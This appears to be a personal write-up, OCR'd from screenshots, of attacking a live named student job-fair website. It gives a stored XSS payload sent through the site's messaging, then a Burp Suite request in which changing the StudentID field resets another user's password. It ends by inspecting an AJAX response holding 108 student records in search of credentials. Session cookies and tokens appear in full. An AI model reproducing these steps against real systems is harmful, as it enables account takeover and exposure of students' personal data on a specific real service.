

We have two account one with email soli@google.com and one with doli@google.com
both password is soli

Let’s start with xss :


I found one in the message functionality wish is the easy way to perform xss in any user just by sending a message and waiting till he open it



| | | | | |
|---|---|---|---|---|
| | so li | Génie Electrique | 1ère année | Message |




```
<img src=a onerror=alert('XSS')>
```



XSS

```
g src=a onerror=alert('XSS')>
```

so let’s verify with the other account



Chatbox

jobitday.ma

XSS


it works

# *Parameter tampering*

The second one is more severe wish is changing the request

this is the page that we will be attacking : [https://jobitday.ma/StudentProfilEdit](https://jobitday.ma/StudentProfilEdit)

what I will do : I will change my credentials but instead of affecting  myself I will chose the account that I would like to change his credentials wish mean I can access his account



so

li

01 / 03 / 2002

Génie Electrique


1ère année

Aïn Harrouda

Informations de l'etudiant

| | |
|---|---|
| Email personnel | soli@google.com |
| Email institutionnel | soli@google.com |
| Mot de passe | •••• |
| Genre | Homme |
| Telephone | 9099099 |
| Lien LinkedIn | Pas de lien |
| Lien Facebook | Pas de lien |
| Lien Github | Pas de lien |
| Lien Instagram | Pas de lien |
| Photo profile | Browse… No file selected. |


so when we send this request with burpsuite we can see



Request to https://jobitday.ma:443  [51.81.152.107]

```
POST /EditStudentTraitement HTTP/2
Host: jobitday.ma
Cookie: wschkid=1d844ecda261ab0fc7798568c03cc5106e6dd74f.1670027776.1; XSRF-TOKEN=
eyJpdiI6IlpWLzRQVD1ZdzUzZ2FIWjREVTZDRkE9PSIsInZhbHVlIjoiSkJGT01rVytqZTNwQTNaSExhNjJsTXp0WXhDQUdVcEVUL0MybmdsdjR6eHVZQWQ0NGdNUm00ZkpSWTZCNTIw0HpXZUE0VHRiYkVVZVZLRUtyTHV1bU40YXIz
Y1I4QSt1alkwWWF1T0twc0tvMjZ2T2gvRUVSUU8zSjVMaF12aXUiLCJtYWMi0iI1ZjI4ZmYwZGJkMjYwN2RhNjAyYzhl0GNkYTU0NThh0DcwYWV1NjZjNzQ1YjdiZjdiMjk4MTBmMmYyZTZ1ZjU4IiwidGFnIjoiIn0%3D;
laravel_session=
eyJpdiI6InFvZGVuYTJkaGNMQnA0d2RXQXNFbUE9PSIsInZhbHVlIjoiV1ZtRitDbGI0SnFjZk5mc3dtTWw4QWZnaTN1TDdvSCtFeExtTjdzZXdXYy93R093QzhSZXNjMEt1NEFCL0kxbmJrcGdRdWJXRFFPekt0UVor0Upr0TQvYmJq
YX13THd6WUMvQ095R3h5S1FCWWpXalJ4Y0ZWRnlYMTB3eGVTUjkiLCJtYWMi0iI5ZjMyYzIx0TBmN2RkZjM5NzA5ZDQ1NGFjMzAzNjJkZmMzZDg30GV1NThkYjY3MDIwNGE2MDYwYmMzM2Z1Yzg5IiwidGFnIjoiIn0%3D
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```


post request with a bunch of parameter in the body the most important one is id



```
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="_token"

tt2yIFj0gZzbnfHbZ5m0ziLoE8BGCS01zduTIt2A
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="StudentID"

146
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="nom"

so
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="prenom"

li
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="date"

2002-01-03
-----------------------------115024171840275133543919558472
Content-Disposition: form-data; name="filiere"
```


when we change the id of the user we can affect the other user

this is the id of the user that I want to affect wish is my other account I will not harm any one



```
Content-Disposition: form-data; name="_token"

tt2yIFj0gZzbnfHbZ5m0ziLoE8BGCS01zduTIt2A
-----------------------------218640790523714818871938030522
Content-Disposition: form-data; name="StudentID"

284
-----------------------------218640790523714818871938030522
Content-Disposition: form-data; name="nom"

so
-----------------------------218640790523714818871938030522
Content-Disposition: form-data; name="prenom"
```

and it works I can now login with the new password



Login

soli@google.com

Mot de passe

••••

this is another story where I can use any password size that I want


so what I can do with this attack is to change all the users credentials so no more information in the db or I can find a specific id and change the info

# Excessive data exposure


In this section we will get all passwords

this is the page that we will be attacking : [https://jobitday.ma/AllStudents](https://jobitday.ma/AllStudents)

it display all users in a specific sector



Génie Informatique




```
▾<div class="content">
   <div class="card-header" style="background-color: #09009B;color:white;text-align:center;font-weight: bold;">Tous les etudiants</div>
 ▾<div class="card-header" style="background-color:white;">
  ▾<form id="StudentFORM" method="POST">
     <input type="hidden" name="_token" value="tt2yIFjOgZzbnfHbZ5mOziLoE8BGCS0lzduTIt2A">
     <input type="hidden" name="_method" value="post">
   ▾<div class="input-group justify-content-end"> flex
    ▸<div class="col-auto my-1">…</div>
    ▾<button id="ResearchStudent" class="btn btn-primary" type="button" style="background-color: #09009B;"> event
     ▸<i class="fas fa-search">…</i>
       search
     </button>
    </div>
   </form>
```

so when we click on the button what happen

→ all the accounts get displayed


the first question is that how ?

The answer is ajax code



```
▾<script>
   function getStudentHTML(nom,prenom,filiere,annee,ville,numappo,photo) { return `<div class="col-sm-3" style="margin-top: 10px; margin-right:4
   class="card" style="width: 18rem;"> <p style="text-align: center;"> <img class="card-img-top" src="/storage/${photo}" style="width: 100px;hei
   image cap"> </p> <hr> <div class="card-body" style="text-align: center;padding-top: 5px;"> <h5 class="card-title" style="margin-bottom: 3px;"
   <p class="card-text" style="margin-bottom: 3px;">${filiere}</p> <p class="card-text" style="margin-bottom: 3px;">${annee}</p> <p class="card-
   bottom: 12px;">${ville}</p> <form action="https://jobitday.ma/ShowStudent" method="POST"> <input type="hidden" name="_token"
   value="tt2yIFjOgZzbnfHbZ5mOziLoE8BGCS0lzduTIt2A"> <input type="hidden" name="numappo" value="${numappo}"> <button type="submit" class="btn bt
   style="background-color: #09009B;">Afficher profile</button> </form> </div> </div> </div>`; } $("#ResearchStudent").click(function(){ $.ajax(
   'https://jobitday.ma/GetStudentByFaculty', data: $('form#StudentFORM').serialize(), type: "post", success: function(result){ let inner = '';
   result.length; i++) { inner += getStudentHTML(result[i].nom,result[i].prenom,result[i].filiere,result[i].annee,result[i].ville,result[i].numa
   } $('div#students').html(inner); } }); });
```

we need to get a more clear look




```
$("#ResearchStudent").click(function(){

$.ajax({
    url: 'https://jobitday.ma/GetStudentByFaculty',
    data: $('form#StudentFORM').serialize(),
    type: "post",
    success: function(result){
        let inner = '';
        for(let i = 0; i < result.length; i++)
        {
            inner += getStudentHTML(result[i].nom,result[i].prenom,result[i].filiere,result[i].annee,result[i].ville,result[i].numappo,result[i].photo,re);
        }
        $('div#students').html(inner);
    }
});


});
```

what we can see here is that when we click the button we send a post request and we will have as result an object result wish contain some fields like prenom nom …

so what I want to do ,is to look what does this object contain else there is any id or emails or password emmmm

I’ve used the browser debugger to find out



```
    type: "post",
    success: function(result){
        let inner = '';
        for(let i = 0; i < result.length; i++)
        {
            inner += getStudentHTML(result[i].nom,result[i].prenom,result[i].filiere,result[i].annee,result[i].ville,result[i].numappo,
        }
        $('div#students').html(inner);
    }
});


});


</script>           <br>
```

Breakpoints

☐ Pause on exceptions


AllStudents

☑ return `<div class="col-sm-3" st… 83:4

☑ 0; i < result.length; i++)    112:20

so now let’s refresh the page and let have a look at our result

we click on search and :



```
    type: "post",
    success: function(result){   result: Array(108) [ {…}, {…}, {…}, … ]
        let inner = '';   inner: ""
        for(let i = 0; i < result.length; i++)
        {
            inner += getStudentHTML(result[i].nom,result[i].prenom,result[i].filiere,result[i].annee,result[i].ville,result[i].numappo,
        }
        $('div#students').html(inner);
    }
});


});


</script>           <br>
```

Paused on breakpoint

Breakpoints

☐ Pause on exceptions

AllStudents


☑ return `<div class="col-sm-3" st… 83:4

☑ 0; i < result.length; i++)    112:20

Call stack


```
success          AllStudents:112
jQuery           6
<anonymous>      AllStudents:106
```

we can see the object here ok let’s see what we can find inside it



```
>> result
← Array(108) [ {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, … ]
    [0…99]
    [100…107]
    length: 108
    <prototype>: Array []
```

